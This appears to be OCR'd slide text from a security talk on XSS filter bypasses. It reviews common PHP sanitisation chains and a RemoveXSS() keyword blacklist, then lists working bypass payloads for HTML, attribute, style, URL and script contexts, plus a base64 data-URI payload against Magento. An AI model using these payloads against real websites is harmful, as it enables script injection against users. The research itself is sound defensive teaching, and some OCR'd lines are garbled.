
Stored XSS in Twitter Translation Center's Forum

by

Ashar Javed
https://twitter.com/soaj1664ashar

http://www.scribd.com/doc/211362856/Stored-XSS-in-Twitter-Translation


XSS IN MAGENTO COMMERCE IN URL CONTEXT (DATA URI)



```
▶<div class="left">…</div>
▼<div class="right">
   "« "
   <a href="data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+">Back to Results</a>
 </div>
</div>
```


```
element.style {
}
partner_de
media="screen"
```

EVALUATION OF ATTACK METHODOLOGY




- PHP's Built-In Functions
- Customized Solutions
- PHP-based Web Application Frameworks
- Alexa's top 100 sites (10 top sites from 10 different categories)

PHP BUILT-IN FUNCTIONS THAT DEVELOPERS ARE USING IN THE WILD




☛ **trim():** The "`trim`" function removes whitespaces (i.e., normal space, tab, newline, carriage return and vertical tab) from the beginning and end of the string



☛ **strip_tags():** The "`strip_tags`" function removes HTML and PHP tags from the string. This function also removes HTML comments from the string


☛ **htmlentities():** This function converts potentially dangerous characters (i.e., ", < etc) into their respective HTML entities e.g., < becomes `&lt`;
The "`htmlspecialchars`" function also works in a similar manner.

☛ **stripslashes():** This function removes backslash (\) from the string
The "`stripslashes`" function also converts double backslashes (\\\\) into single backslash.



❶ stripslashes(htmlentities(strip_tags(trim($input))))

A quick search on GitHub reveals ...




GitHub, Inc. [US] https://github.com/search?q=extension%3Aphp+stripslashes%28htmlentities%28stri

Search

extension:php stripslashes(htmlentities(strip tags(trim($input))));


We've found 1,610 code results

http://xssplayground.net23.net/clean6.html



❷ trim(htmlspecialchars($value, ENT_QUOTES, “utf-8”))

A quick search on GitHub reveals … (false positives are also there but still give you an idea of popularity)




GitHub, Inc. (US) https://github.com/search?q=extension%3Aphp+trim(htmlspecialchars(%24value%2C+ENT+QUOTES%2C+'utf-8'))%3B&type=C

Search

extension:php trim(htmlspecialchars($value, ENT QUOTES, 'utf-8'));


We've found 63,611 code results

http://xssplayground.net23.net/clean20.html



❸ htmlentities(trim(strip_tags(stripslashes($input))), ENT_NOQUOTES, "UTF-8")

A quick search on GitHub shows ...



GitHub, Inc. [US] https://github.com/search?q=extension%3Aphp+htmlentities%28trim%28strip+tags%28stripslashes%28

extension:php htmlentities(trim(strip tags(stripslashes($value))), ENT_NOQUOTES, UTF-8);

We've found 7,307 code results

chrisdonalds/Foundry – getvars.php

http://xssplayground.net23.net/clean21.html

SUMMARY OF BYPASSES


Only for attendees :)

CUSTOMIZED XSS SOLUTIONS

❶ RemoveXSS($input)

Developers are also calling it with names like **filterXSS** and **noXSS**

A quick search on GitHub reveals



GitHub, Inc. [US] https://github.com/search?q=extension%3Aphp+function+%24val+%3D+preg_replace%28%27%2F%28%

Explore Gist Blog Help

Search

```
extension:php function $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
```

Repositories


Code 1,076

We've found 1,076 code results

http://xssplayground.net23.net/clean.html

FEATURES OF REMOVEXSS()

Two arrays of black-listed keywords :)



```
$ra1 = Array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link',
    'style', 'script', 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer',
    'layer', 'bgsound', 'title', 'base');
$ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate',
    'onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus',
    'onbeforepaste', 'onbeforeprint', 'onbeforeunload', 'onbeforeupdate',
    'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick', 'oncontextmenu',
    'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged',
    'ondatasetcomplete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend',
    'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop',
    'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin',
    'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete',
    'onload', 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave',
    'onmousemove', 'onmouseout', 'onmouseover', 'onmouseup', 'onmousewheel', 'onmove',
    'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange',
    'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit',
    'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange',
    'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');
$ra = array_merge($ra1, $ra2);
```

HTML CONTEXT BYPASSES OF REMOVEXSS()

http://xssplayground.net23.net/clean.html

<input type=text oninput=alert(1)>

<form action=ja&Tab;vasc&NewLine;ript&colo
<button type=submit>

ATTRIBUTE CONTEXT BYPASSES OF REMOVEXSS()

All event handlers that are not part of black-listed array will bypass this protection e.g.,

onpopstate
onstorage

I TWEETED ABOUT THAT AND YOU WILL SEE LOTS OF BYPASSES BY FELLOW RESEARCHERS

https://twitter.com/soaj1664ashar/status/47084340652123750

STYLE CONTEXT BYPASS OF REMOVEXSS()

```
width:ex/**/pression(alert(1))
```

URL CONTEXT BYPASS OF REMOVEXSS()

```
ja&Tab;vasc&NewLine:ript&colon;alert&lpar;1&rpar;
```


SCRIPT CONTEXT BYPASS OF REMOVEXSS()

```
&#x27;; confirm(1); &#x27;

&#39;; confirm(1); &#39;
```

❷ cleanInput($input)

A very popular but sorry to say BAD XSS protection ...

A quick search on GitHub reveals ...


GitHub, Inc. (US) https://github.com/search?q=extension%3Aphp+'%40<script[^>]*%3F>.*%3F<%2Fscript>%40si'%2C&type=Code&ref=s

Search

